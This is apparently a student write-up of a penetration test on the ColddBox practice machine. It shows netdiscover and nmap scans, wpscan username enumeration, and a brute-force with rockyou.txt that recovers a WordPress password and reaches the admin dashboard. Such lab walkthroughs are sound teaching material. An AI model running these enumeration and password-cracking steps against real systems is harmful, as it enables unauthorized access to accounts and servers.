

# **Minor Project**

NAME - SALMAN DUDEKULA

PROJECT – PENTESTING ON COLDBOX


## **METHODS -**

- Netdiscover Scanning
- Nmap Scanning
- Enumeration / Reconnaissance
- Password Bruteforcing
- Wpscan
- Uploading a Reverse Shell
- Privilege Escalation

## Steps for Solving the Machine -


### Step 1 -

Download the colddbox OVA and Kali linux ISO image. Then set up virtual machines in virtualbox. connect the VMs in bridge connection.




## Step 2 -

Turn on the virtual machines and make sure they are connected to the internet.




Above is the Image of coldbox virtual machine



Above is the Image of kali linux virtual machine

### Step 3 -


Now open a terminal in kali linux and type the 'ifconfig' command to verify your ip address.

A screenshot of a Kali Linux terminal window. The window has a title bar with 'kali@kali: -' and standard window controls. The terminal shows the command 'ifconfig' being executed. The output displays details for the 'eth0' interface (Ethernet) and the 'lo' interface (Local Loopback). The 'eth0' interface has an IP address of 192.168.224.223. The 'lo' interface has an IP address of 127.0.0.1. The terminal also shows the prompt '(kali@kali)-[~]' and a cursor on a new line.

```
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.224.223 netmask 255.255.255.0 broadcast 192.168.224.255  
    inet6 fe80::a00:27ff:fe50:4c14 prefixlen 64 scopeid 0<link>  
    ether 08:00:27:50:4c:14 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 778 (778.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 18 bytes 1536 (1.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 9290 bytes 3579944 (3.4 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 9290 bytes 3579944 (3.4 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

## Step 4 -

Now use the 'netdiscover' command to get the ip address of the target machine.




```
kali@kali: ~
File Actions Edit View Help
Currently scanning: 172.16.86.0/16 | Screen View: Unique Hosts
12 Captured ARP Req/Rep packets, from 3 hosts. Total size: 720
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.224.16 | ba:b2:65:44:c1:16 | 10    | 600 | Unknown vendor       |
| 192.168.224.208 | 28:cd:c4:f5:73:af | 1     | 60  | CHONGQING FUGUI ELECTRONICS CO.,LTD. |
| 192.168.224.22 | 08:00:27:b5:05:2d | 1     | 60  | PCS Systemtechnik GmbH |
```

From here we can see that the ip address of the target machine is 192.168.224.22

## Step 5 -

Perform 'NMAP' scan for the ip address you found.


A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~]'. The user enters '\$ nmap -sV 192.168.224.22'. The output shows Nmap 7.92 starting at 2024-02-07 09:20 EST, scanning 192.168.224.22. It reports the host is up with 0.00060s latency. A table shows port 80/tcp is open with service http and version Apache httpd 2.4.18 ((Ubuntu)). It also shows 999 closed tcp ports. The scan is done in 7.88 seconds.

```
(kali@kali)-[~]
$ nmap -sV 192.168.224.22
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-07 09:20 EST
Nmap scan report for 192.168.224.22
Host is up (0.00060s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.88 seconds

(kali@kali)-[~]
$
```

To gather further information through scanning use this command:  
'nmap -sC -sV -p- 192.168.224.22'

A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~]'. The user enters '\$ nmap -sC -sV -p- 192.168.224.22'. The output shows Nmap 7.92 starting at 2024-02-07 09:32 EST, scanning 192.168.224.22. It reports the host is up with 0.0023s latency. A table shows port 80/tcp is open with service http and version Apache httpd 2.4.18 ((Ubuntu)). It also shows port 4512/tcp is open with service ssh and version OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0). The scan is done in 14.62 seconds.

```
(kali@kali)-[~]
$ nmap -sC -sV -p- 192.168.224.22
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-07 09:32 EST
Nmap scan report for 192.168.224.22
Host is up (0.0023s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-title: ColddBox | One more machine
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 4e3bf98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
| 256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_ 256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.62 seconds

(kali@kali)-[~]
$
```


With this additional scan we found 2 ports - 80 and 4512.

## Step 6 -

Go to your browser and type in the ip address of the target, to see the webpage that is hosted by the target machine.




If you look closely, you will find a login option for this page.



## Step 7 -

From this we can make out that this page is hosted on wordpress.  
Run 'wpscan' on the url of the webpage



```
kali@kali: ~
File Actions Edit View Help

(kali@kali)~$ wpscan --url http://192.168.224.22/

  WPSecan
WordPress Security Scanner by the WPScan Team
Version 3.8.20
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.224.22/ [192.168.224.22]
[+] Started: Wed Feb  7 09:24:04 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.224.22/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
```

With this normal scan may not find anything major, but if we can try  
out luck with username enumeration.



```
kali@kali: ~
File Actions Edit View Help

(kali@kali)~$ wpscan --url http://192.168.224.22/ --users c0ldd,hugo,philip

  WPSecan
WordPress Security Scanner by the WPScan Team
Version 3.8.20
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.224.22/ [192.168.224.22]
[+] Started: Wed Feb  7 09:24:04 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.224.22/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API

[+] User(s) Identified:

[+] the cold in person
| Found By: Rss Generator (Passive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

As you can see with this scan, we found 3 usernames: c0ldd, hugo,  
philip.



## Step 8 -

Now that we have found some usernames, we can try brute forcing the username with some known password from 'rockyou.txt'.


```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ←
[+] No Config Backups Found.

[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - c0ldd / 9876543210
Trying hugo / manchesterunited Time: 00:00:52 <
```

So, we found a password match for the username c0ldd which is 9876543210.


## Step 9 -

Now go to the login page of the webpage and try putting this username and password and see if we can login or not.




The image shows the WordPress login page for a site named 'ColdBox'. At the top center is the WordPress logo. Below it is a white login box with the following elements: a 'Username' label and a text input field containing 'c0ldd'; a 'Password' label and a password input field with 10 black dots; a checkbox labeled 'Remember Me' which is checked; and a blue 'Log In' button. Below the login box, there is a link 'Lost your password?' and a link '← Back to ColdBox'.

Now if you click on login, you will find out you have logged in successfully and you will be taken to the admin dashboard.



